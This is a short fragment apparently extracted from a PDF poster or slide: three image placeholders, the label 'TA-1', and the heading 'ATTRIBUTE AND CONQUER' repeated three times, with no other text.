
TA-1



ATTRIBUTE AND CONQUER




ATTRIBUTE AND CONQUER




ATTRIBUTE AND CONQUER

